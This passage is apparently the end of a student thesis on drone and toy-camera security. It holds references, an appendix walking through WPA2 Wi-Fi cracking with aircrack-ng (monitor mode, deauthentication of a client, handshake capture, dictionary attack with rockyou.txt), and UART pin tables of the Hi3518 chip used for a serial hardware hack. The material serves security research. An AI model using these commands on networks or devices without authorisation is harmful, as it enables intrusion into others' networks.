[39] Johann Pleban, Ricardo Band, and Reiner Creutzburg. "Hacking and securing the AR.Drone 2.0 quadcopter - Investigations for improving the security of a toy". In: ResearchGate, 2014. DOI: 10.1117/12.2044868. URL: https://www.researchgate.net/publication/260420467.

[40] *Flitt Instruction Manual*. Hobicco Inc. URL: http://manuals.hobbico.com/hca/hcae11-manual.pdf (visited on 08/18/2019).

[41] *C-me Quickstart Guide*. Hobicco Inc. URL: http://manuals.hobbico.com/hca/hcae10-quickstart.pdf (visited on 08/18/2019).

[42] *Hobbico, Inc., et al.* URL: https://www.jndla.com/cases/hobbico (visited on 08/01/2019).

[43] Fred. *Horizon Hobby rachète Hobbico*. Apr. 2018. URL: https://www.helicomicro.com/2018/04/05/horizon-hobby-rachete-hobbico (visited on 08/01/2019).

[44] Sooraj Shah. "IoT security: Half of IT departments don't change default passwords". In: (Apr. 2018). URL: https://internetofbusiness.com/password-iot (visited on 08/18/2019).

[45] *Products*. URL: http://www.pandawireless.com/Products%20|%20Panda%20Wireless.html (visited on 08/04/2019).

[46] HiSilicon, Feb. 2013. URL: https://cdn.hackaday.io/files/19356828127104/Hi3518%20DataSheet.pdf (visited on 08/04/2019).

[47] *BaudRate*. URL: https://www.mathworks.com/help/matlab/matlab_external/baudrate.html (visited on 08/02/2019).

[48] *SQUASHFS*. URL: http://squashfs.sourceforge.net (visited on 08/18/2019).

[49] *Package: squashfs-tools*. URL: https://packages.debian.org/en/sid/squashfs-tools (visited on 08/18/2019).

[50] Alexandre D'Hondt. *Sploitkit – Toolkit for building Metasploit-like consoles*. URL: https://github.com/dhondta/sploitkit (visited on 08/18/2019).

[51] Alexandre D'Hondt. *Sploitkit – Documentation*. URL: https://sploitkit.readthedocs.io (visited on 08/18/2019).

[52] Jonathan Slenders. *Prompt Toolkit – Library for building powerful interactive command line applications in Python*. URL: https://github.com/prompt-toolkit/python-prompt-toolkit (visited on 08/19/2019).

[53] Yannick Pasquazzo. *Dronesploit – Drone pentesting framework*. URL: https://github.com/ypasquazzo/dronesploit (visited on 08/18/2019).

[54] Aircrack-ng. *Tutorial: How to Crack WPA/WPA2*. URL: https://www.aircrack-ng.org/doku.php?id=cracking_wpa (visited on 08/03/2019).

This page intentionally left blank.

A WPA2 Cracking

A.1 Introduction

To crack a WiFi password, we can take advantage Aircrack-ng which is a suite of open-source software used to monitor wireless networks and "break" WEP and WPA keys from Wi-Fi networks. In this appendix, we shall present the required steps in order to perform a successful attack :

1. Prepare the NIC
2. Analyze target WiFi
3. Capture a 4-way handshake
4. Crack the password

A.2 NIC preparation

The first step is to enable the monitor mode of the network card set up. For this we list the network cards available with airmon. As expected, only the PAU06 network card is listed as wlan0. So, we activate the monitor mode with the following command :

```
root@kali:~# airmon-ng start wlan0
```


```
PHY     Interface       Driver          Chipset

phy5    wlan0           rt2800usb       Ralink Technology, Corp. RT5372

                (mac80211 monitor mode vif enabled for [phy5]wlan0 on [phy5]wlan0mon)
                (mac80211 station mode vif disabled for [phy5]wlan0)
```

From here, the `wlan0` network adapter is no longer available, and a new network adapter appears. It can be found by doing an `ifconfig`. In my case, it is `wlan0mon`.

A.3 WiFi analysis

Now, we can sniff the network packets circulating around us thanks to airodump. This will allow us to find additional information about the targeted WiFi including the BSSID (the MAC address of the AP), the CHannel, the AUTHentication mode and the ESSID (the name of the AP).

```
root@kali:~# airodump-ng wlan0mon
```



This information will be needed for the next steps.

A.4 Handshake capture

A WPA handshake occurs when connecting a device to the WiFi. Our goal is to capture one to recover the encrypted password. This means that we have to capture the traffic and either wait for a device to connect to the WiFi or induce a disconnection and wait for the device to reconnect.

To achieve that, we have to start a capture and let it run in the background, still using `airodump`.


```
root@kali:~# airodump-ng -c 2 -w capture/ \
        --bssid 90:AF:B7:39:5C:99 wlan0mon
```

Then in a second console, we have to send deauthentication packets to the desired target.

```
root@kali:~# aireplay-ng -0 5 \
        -a 90:AF:B7:39:5C:99 -c 24:F0:94:59:DA:B7 wlan0mon
```

Where :

- `-0` means deauthentication
- `5` is the number of deauths to send; `0` means send them continuously
- `-a 00:14:6C:7E:40:80` is the MAC address of the access point
- `-c 00:0F:B5:34:30:30` is the MAC address of the client to deauthenticate (that can be found thanks to the previous `airodump` command already running uner the name station); if this is omitted then all clients are deauthenticated



When successful, an indication with the WPA handshake captured will be displayed the same way as in the figure above. Note that if a device is not set up to automatically reconnect, the deauthentication process may be have succeeded, but we will not get the WPA handshake until the device is connected once again.

A.5 Password cracking


Having a capture containing the handshake, the password is in our hands, inside of the generate .cap file. All is left to do is to crack it, which in this case is possible through either bruteforce or dictionary attack. The bruteforce method is no efficient so we will perform a dictionary attack using the `RockYou.txt` list discussed in [insert section]. Depending on the speed of your CPU and the size of the dictionary, this could take a long time. To that end, we use `aircrack-ng` :

```
root@kali:~# aircrack-ng -w rockyou.txt \
        --bssid 90:AF:B7:39:5C:99 capture-01.cap
```

Where :

- `-w password.lst` is the name of the dictionary file
- `*.cap` is name of group of files containing the captured packets

If a match is found, the WiFi password will be displayed as can be shown in the following figure.



A more in-depth tutorial can be found on the Aircrack-ng official website. [54]

This page intentionally left blank.

B UART PINS

In this appendix, the UART pins details of the Hi3518 IP camera SoC are presented. This is the main chip on which the OS is installed on the Flitt Selfie Cam.

Table B.1: UART 0 pins

Position	Name	Type	Drive current (mA)	Voltage (V)	Description
T19	UART0_RXD	IPU	None	3.3	UART 0 RX data
T18	UART0_TXD	I/O	4	3.3	UART 0 TX data

Table B.2: UART 1 pins

Position	Name	Type	Drive current (mA)	Voltage (V)	Description
T17	UART1_CTSN	I/O	4	3.3	Function 0: GPIO2_4 Function 1: UART1_CTSN
T16	UART1_RTSN	I/O	4	3.3	Function 0: GPIO2_2 Function 1: UART1_RTSN
V19	UART1_RXD	IPU/O	4	3.3	Function 0: GPIO2_3 Function 1: UART1_RXD
U17	UART1_TXD	I/O	4	3.3	Function 0: GPIO2_5 Function 1: UART1_TXD

Table B.3: UART 2 pins

Position	Name	Type	Drive current (mA)	Voltage (V)	Description
U18	UART2_RXD	IPU/O	4	3.3	Function 0: GPIO7_6 Function 1: UART2_RXD
U19	UART2_TXD	I/O	4	3.3	Function 0: GPIO7_7 Function 1: UART2_TXD

If we analyze these datasheets and try to match each set of pins with the serial pins present on the logic board, it is possible to guess what they are used for. Indeed, the UART 1 & 2 pins are designed to transfer GPIO related data, which most likely correspond to the serial connection to either the camera or the motors. This means that the UART 0 pins must the one that are of interest in order to perform a hardware serial hack.